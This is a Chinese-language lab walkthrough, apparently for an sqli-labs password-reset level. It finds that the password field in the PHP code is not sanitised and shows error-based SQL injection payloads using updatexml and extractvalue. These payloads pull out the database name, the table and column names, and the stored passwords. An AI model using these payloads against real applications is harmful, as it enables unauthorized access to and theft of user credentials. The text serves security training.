

使用extractvalue也可以，见最后

关于updatexml的知识在Less-14里面列了

单引号报错型，注释符可用

这题也没有错误回显，差点就盲注去了，但是我去查了一下php文件：

```
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
    //making sure uname is not injectable
    $uname=check_input($_POST['uname']);
    $passwd=$_POST['passwd'];

    //logging the connection parameters to a file for analysis.
    $fp=fopen('result.txt','a');
```

显然，这里对uname做了check_input的处理，check_input()函数如下

看看是如何处理的

```
function check_input($value)
{
    if(!empty($value))
    {
        // truncation (see comments)
        $value = substr($value,0,15);
    }

    // Stripslashes if magic quotes enabled
    if (get_magic_quotes_gpc())
    {
        $value = stripslashes($value);
    }

    // Quote if not a number
```

```

        if (!ctype_digit($value))
        {
            $value = "'" . mysql_real_escape_string($value) . "'";
        }

    else
    {
        $value = intval($value);
    }

    return $value;
}

```

只截取15个字符

get_magic_quotes_gpc()

当magic_quotes_gpc=On的时候，函数get_magic_quotes_gpc()就会返回1

当magic_quotes_gpc=Off的时候，函数get_magic_quotes_gpc()就会返回0

magic_quotes_gpc函数在php中的作用是判断解析用户提示的数据，如包括有：post、get、cookie过来的数据增加转义字符“\”，以确保这些数据不会引起程序，特别是数据库语句因为特殊字符引起的污染而出现致命的错误。

在magic_quotes_gpc = On的情况下，如果输入的数据有

单引号 (')、双引号 (")、反斜线 (\) 与 NULL (NULL 字符) 等字符都会被加上反斜线。

stripslashes()删除由 addslashes() 函数添加的反斜杠

ctype_digit()判断是不是数字，是数字就返回true，否则返回false

mysql_real_escape_string()转义 SQL 语句中使用的字符串中的特殊字符。

intval() 整型转换


对username做了这么多花里胡哨，但是没有对password搞，因此password是注入点

利用admin、admin万能密钥，由于username做了很严格的检测，这里必须有一个对的才可以

下面的可以用or

```
' or updatexml(1,concat(0x7e,database()),1)#
```

```
' or updatexml(1,concat(0x7e,(select database()))),1)#
```

 注意这里如果用select database()则两边必须加括号

User Name : admin

New Password : admin' and updatexml

Submit

XPATH syntax error: '~security'

**SUCCESSFULLY
UPDATED YOUR
PASSWORD**

```
' or updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'))),1)#
```

User Name : admin

New Password : ' or updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and column_name not in ('user_id','user','first_name','last_name','avatar','last_login','failed_login'))),0x7e),1)

Submit

XPath syntax error: '~emails,referers,uagents,users'

另：

爆破column name的post写法

```
uname=admin&passwd=admin' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and column_name not in ('user_id','user','first_name','last_name','avatar','last_login','failed_login'))),0x7e),1) --+ &submit=Submit
```


但是查询security表时会出现一个问题

You can't specify target table 'users' for update in FROM clause

You can't specify target table 'users' for update in FROM clause

加一层select


```
' or updatexml(1,concat(0x7e,(select password from (select group_concat(password) from security.users))),1)#
```



在做多表查询，或者查询的时候产生新的表的时候会出现这个错误：
Every derived table must have its own alias（每一个派生出来的表都必须有一个自己的别名）

因此加上as a

```
' or updatexml(1,concat(0x7e,(select password from (select password from security.users limit 0,1)as a),0x7e),1)#
```



这里用的是limit，若用group_concat，则要在前面加

```
' or updatexml(1,concat(0x7e,(select group_concat(password) from (select password from security.users)as a),0x7e),1)#
```

⚠ 第二个select password不能加group_concat

User Name :

New Password :

XPATH syntax error: '~Dumb,I-kill-you,p@ssword,crappy'

使用extractvalue

' or extractvalue(1,concat(0x7e,(select password from(select password from security.users limit 0,1)as a)))#